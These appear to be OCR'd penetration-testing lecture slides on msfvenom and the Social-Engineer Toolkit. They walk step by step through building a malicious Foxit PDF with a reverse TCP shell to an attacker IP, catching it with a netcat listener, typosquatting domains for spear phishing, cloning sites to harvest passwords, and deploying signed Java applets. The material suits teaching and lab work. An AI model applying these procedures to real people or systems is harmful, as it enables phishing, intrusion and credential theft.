
  "\x0c\xb5\xe7\xd2\x3b\x4b\x4c\x12\xd3\x6d\xed\xd3\x6a\x58" +

MSFvenom example 2

Here the payload is 32-bit windows shellcode to spawn a shell bound to a tcp port.

No CMD is necessary

-e specifies the shikata_ga_nai encoder, which is quite popular.



Social Engineer Toolkit (SET)

The Social-Engineer Toolkit (SET)

- Developed by the team at Social-Engineer.org
  - Chris Hadnagy (totally awesome person)
- Is the industry standard for any social engineering penetration testing attacks
- *Augments an attacker's ability to **schmooze** with a feature-rich technical arsenal.*
- Features ways to attack:
  - human weakness, curiosity, credibility, avarice, habit, & stupidity

SET terminology

attack-vector: is an avenue for gaining information about or access to a system

SET categorizes attacks by attack vector:

- web
- email
- USB
- ...

SET

SET's features let you use in attacks:

- emails
- spoofed/cloned websites
- MITM
- custom malware
- custom exploits
- custom media
- custom QR codes
- custom applets
- and soooooo much more

SET configuration

Some assembly required

- Need to turn on what vectors you need in the config file
  - WEBATTACK_EMAIL=ON
  - SELF_SIGNED_APPLET=ON
  - ...
- Its totally worth it

SET

located in /pentest/exploits/set
on backtrack5 (may vary)

To run:

- ./set

SET Spear Phishing

- This attack vector is for specially crafting file-format exploits (i.e. adobe PDF exploits)
  - To be sent as attachments in emails to the target

- Features email support for:
  - SMTP (anonymous and credentialed)
  - gmail
  - sendmail
  - ...
- Supports the delivery/crafting of:
  - standard email
  - html-supported email

SET Spear Phishing

- Real world example:
  - Say the target company is www.example.com
  - Attackers register www.examp1e.com, or www.eexample.com, www.exaample.com, www.eaxmple.com, www.exapmle.com, etc...
  - Then attackers send mass-email to the employees of www.example.com from their www.examp1e.com domain
    - attach malicious PDF, with a reverse-shell payload
- SET can automate ALL of this, even the reverse-shell listener.

SET Spear Phishing

Using set to craft malware for phishing attacks:

```
 The Social-Engineer Toolkit is a product of TrustedSec.

          Visit: https://www.trustedsec.com

Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) SMS Spoofing Attack Vector
  8) Wireless Access Point Attack Vector
  9) QRCode Generator Attack Vector
 10) Powershell Attack Vectors
 11) Third Party Modules

 99) Return back to the main menu.

set> 1
```

SET Spear Phishing

Crafting options/vectors

```
The Spearphishing module allows you to specially craft email messages and send
them to a large (or small) number of people with attached fileformat malicious
payloads. If you want to spoof your email address, be sure "Sendmail" is in-
stalled (apt-get install sendmail) and change the config/set_config SENDMAIL=OF
F
flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do
everything for you (option 1), the second is to create your own FileFormat
payload and use it in your own attack. Either way, good luck and enjoy!

  1) Perform a Mass Email Attack
  2) Create a FileFormat Payload
  3) Create a Social-Engineering Template

 99) Return to Main Menu

set:phishing>2
```

SET Spear Phishing

Payload selection

```
********** PAYLOADS **********

  1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
  2) SET Custom Written Document UNC LM SMB Capture Attack
  3) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
  4) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
  5) Adobe Flash Player "Button" Remote Code Execution
  6) Adobe CoolType SING Table "uniqueName" Overflow
  7) Adobe Flash Player "newfunction" Invalid Pointer Use
  8) Adobe Collab.collectEmailInfo Buffer Overflow
  9) Adobe Collab.getIcon Buffer Overflow
 10) Adobe JBIG2Decode Memory Corruption Exploit
 11) Adobe PDF Embedded EXE Social Engineering
 12) Adobe util.printf() Buffer Overflow
 13) Custom EXE to VBA (sent via RAR) (RAR required)
 14) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
 15) Adobe PDF Embedded EXE Social Engineering (NOJS)
 16) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
 17) Apple QuickTime PICT PnSize Buffer Overflow
 18) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
 19) Adobe Reader u3D Memory Corruption Vulnerability
 20) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>16
```

SET Spear Phishing


Payload selection part 2

```
   1) Windows Reverse TCP Shell               Spawn a command shell on victim and
 send back to attacker
   2) Windows Meterpreter Reverse_TCP         Spawn a meterpreter shell on victim
 and send back to attacker
   3) Windows Reverse VNC DLL                 Spawn a VNC server on victim and se
nd back to attacker
   4) Windows Reverse TCP Shell (x64)         Windows X64 Command Shell, Reverse
TCP Inline
   5) Windows Meterpreter Reverse_TCP (X64)   Connect back to the attacker (Windo
ws x64), Meterpreter
   6) Windows Shell Bind_TCP (X64)            Execute payload and create an accep
ting port on remote system
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP usin
g SSL and use Meterpreter

set:payloads>1
set> IP address for the payload listener: 192.168.56.102
set:payloads> Port to connect back on [443]:443
[-] Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the /pentest/exploits/set/src/program_junk/template
.pdf directory
[-] As an added bonus, use the file-format creator in SET to create your attachm
ent.
```

SET Spear Phishing

- So the malicious PDF has been created
  - exploits a vulnerability in foxit reader 4.1.1
  - spawns a shell that connects back to the attacker (192.168.56.102)

- IF / When the victim opens it, it looks like:


Foxit Reader
Limited Liability Partnership
Find
Shared Documents

Meanwhile the attacker's listener looks like:

```
root@bt:~# netcat -l -v -p 443
listening on [any] 443 ...
192.168.56.104: inverse host lookup failed: Unknown server error : Connection ti
med out
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.104] 1031
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C095-6929

 Directory of C:\

03/18/2013  11:46 PM             2,244 2013accounts.pdf
03/18/2013  11:22 PM                 0 AUTOEXEC.BAT
03/18/2013  11:22 PM                 0 CONFIG.SYS
03/18/2013  07:24 PM    <DIR>          Documents and Settings
03/18/2013  11:40 PM             6,144 msf.exe
03/18/2013  11:37 PM    <DIR>          Program Files
03/18/2013  11:37 PM    <DIR>          WINDOWS
               4 File(s)          8,388 bytes
               3 Dir(s)   7,753,682,944 bytes free
```

my SET listener crashed, so I went with netcat : P

/gg

SET web attack vectors

SET supports a number of web attack vectors

- Java applets
- Client-side web exploits(browser exploits)
- User/Password harvesting
  - clone website, and harvest login info
  - redirect traffic to legit site, victim sees nothing wrong if no HTTPS
- Tabnapping, MITM, web jacking, etc etc...

SET web attack vectors

The Java applet option:


- Because its java
- Highly effective
- Java allows you to sign an applet with any name you choose
  - Sign it as Apple, Google, Samsung, Twitter...
- The SET java applet attack vector provides an applet that:
  - auto-detects the user's browser type,
  - delivers a custom payload to the victim's machine
    - Java does not consider this a vulnerability.
      - its a FEATURE!

SET web attack vectors


The Java applet option:

- SET lets you clone other websites, or use a template to house the web attack
- SET will automatically host a web server + website to house the configured applet
  - goal is to get the attacker to navigate to the site
    - Social engineering
    - DNS attacks
- When the page loads, the user will be prompted for the java applet:

On Windows XP - IE



On Windows 7 - Chrome



On mobile?

- I haven't tested thoroughly
- My tests didn't even pop up any consent prompt though :D
- need shellcode specific to architecture
  - ARM
  - Exynos
  - Snapdragon
  - ATOM (x86 based)
  - Tegra
  - Qualcom
  - MT6577+
  - Apple A6
  - ...

